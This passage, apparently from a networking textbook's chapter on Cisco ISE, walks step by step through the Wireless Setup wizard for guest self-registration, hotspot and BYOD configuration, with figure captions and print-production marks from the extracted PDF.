


Figure 20-31. Cisco ISE wireless guest setup

258 We can see three options under Guest Access: Self Registration, Hotspot, and Sponsored. To allow for
259 guests to self-register via a portal, choose Self Registration. Enter your wireless controller information. Using
260 at least 16 characters for your shared secret is advised.



Wireless Setup BETA

SETUP | SELF REGISTRATION

Wireless LAN Controller

Register a Wireless LAN Controller.

1

2 WLC IP ADDRESS
192.168.1.245

3 USERNAME
netadmin


4 PASSWORD
.....

SHARED SECRET
.....

Register

Figure 20-32. Cisco ISE WLC setup

Click Register and advance to the next screen where we select our WLC and click Commit.



Wireless Setup BETA

SETUP | SELF REGISTRATION

Wireless LAN Controller

Choose or register a Wireless LAN Controller. 1/10 WLCs created

1

2 REGISTER

3 WLC
IP address: 192.168.1.254

4 Commit

Figure 20-33. Cisco ISE wireless guest self-registration setup

262 Configure the wireless SSID and the VLAN for your guest users and select account duration (it is 24
263 hours by default) and the URL redirect after guests have logged in. Apress_Guest was already configured on
264 the WLC, so it was already listed. Let's create Apress_Guest1.

this figure will be printed in b/w




Figure 20-34. Cisco ISE wireless SSID setup

265 We can customize the guest portal by clicking the pencil icon. We can customize three pages: Login
266 Page, Registration Page, and Registration Success.




Figure 20-35. Cisco ISE wireless self-registration portal

Click Login Page and let's customize the background and icon images. You can change the terms and conditions for your company needs. Click Commit to save your changes.




Figure 20-36. Cisco ISE wireless self-registration portal edit

269 Click the TEST PORTAL button to test your configuration. If changes are necessary, then click the
270 pencil; and if you are done, then click Go Live, and guests can now log into your network. You can see how
271 simple it was to create a wireless network using the wizard with Cisco ISE.

this figure will be printed in b/w




Figure 20-37. Cisco ISE wireless setup completion

272 Hotspot Wizard

273 Now we will configure a hotspot using Cisco ISE. Navigate to the Wireless Setup wizard and click Hotspot
274 under Guest Access. Then we can select our WLC or click the + icon to connect to a new WLC.

this figure will be printed in b/w




Figure 20-38. Wireless ISE wireless hotspot setup

AU8

275 Enter the hotspot name and VLAN we will use and click Add. Also, we can choose the POST LOGIN
276 REDIRECT. As we can see, the account access duration is 30 days.

Figure 20-39. Wireless ISE wireless hotspot configuration

Select the hotspot you created and click Commit.

Figure 20-40. Wireless ISE wireless hotspot

We can customize the hotspot portal by clicking the pencil icon. We can customize two pages. When you are finished, click Next.

this figure will be printed in b/w




Figure 20-41. Wireless ISE wireless hotspot portal

Click the pencil icon to get a closer look at our options.

this figure will be printed in b/w





Figure 20-42. Wireless ISE wireless hotspot portal configuration


Our hotspot is ready now. Click Commit.



this figure will be printed in b/w

Figure 20-43. Wireless ISE wireless hotspot portal test

Click TEST PORTAL to test our hotspot.



this figure will be printed in b/w

Figure 20-44. Wireless ISE wireless hotspot portal acceptance

281 Click Accept to finish testing our hotspot.

this figure will be printed in b/w




Figure 20-45. Wireless ISE wireless hotspot portal connection

282 We have successfully tested the hotspot.

this figure will be printed in b/w





Figure 20-46. Wireless ISE wireless hotspot portal completion

283 We are now ready to go live. Click Go Live so users can use the hotspot.

284 BYOD Wizard

285 Navigate to Bring Your Own Device from the Wireless Setup wizard. Select from Single SSID or Dual SSID
286 and then click SETUP. We will go with Single SSID.



this figure will be printed in b/w

Figure 20-47. Wireless ISE wireless BYOD wizard

Select Single SSID.
Select your WLC or add a new one and click Commit.

287
288

this figure will be printed in b/w




Figure 20-48. Wireless ISE wireless BYOD WLC selection

289 Add your wireless SSID and click Add.

this figure will be printed in b/w




Figure 20-49. Wireless ISE wireless BYOD SSID setup

290 Select your SSID and click Commit.




Figure 20-50. Wireless ISE wireless BYOD SSID configuration

AU12

Select your Authentication Directory you previously configured and add employees to the group.

this figure will be printed in b/w

291

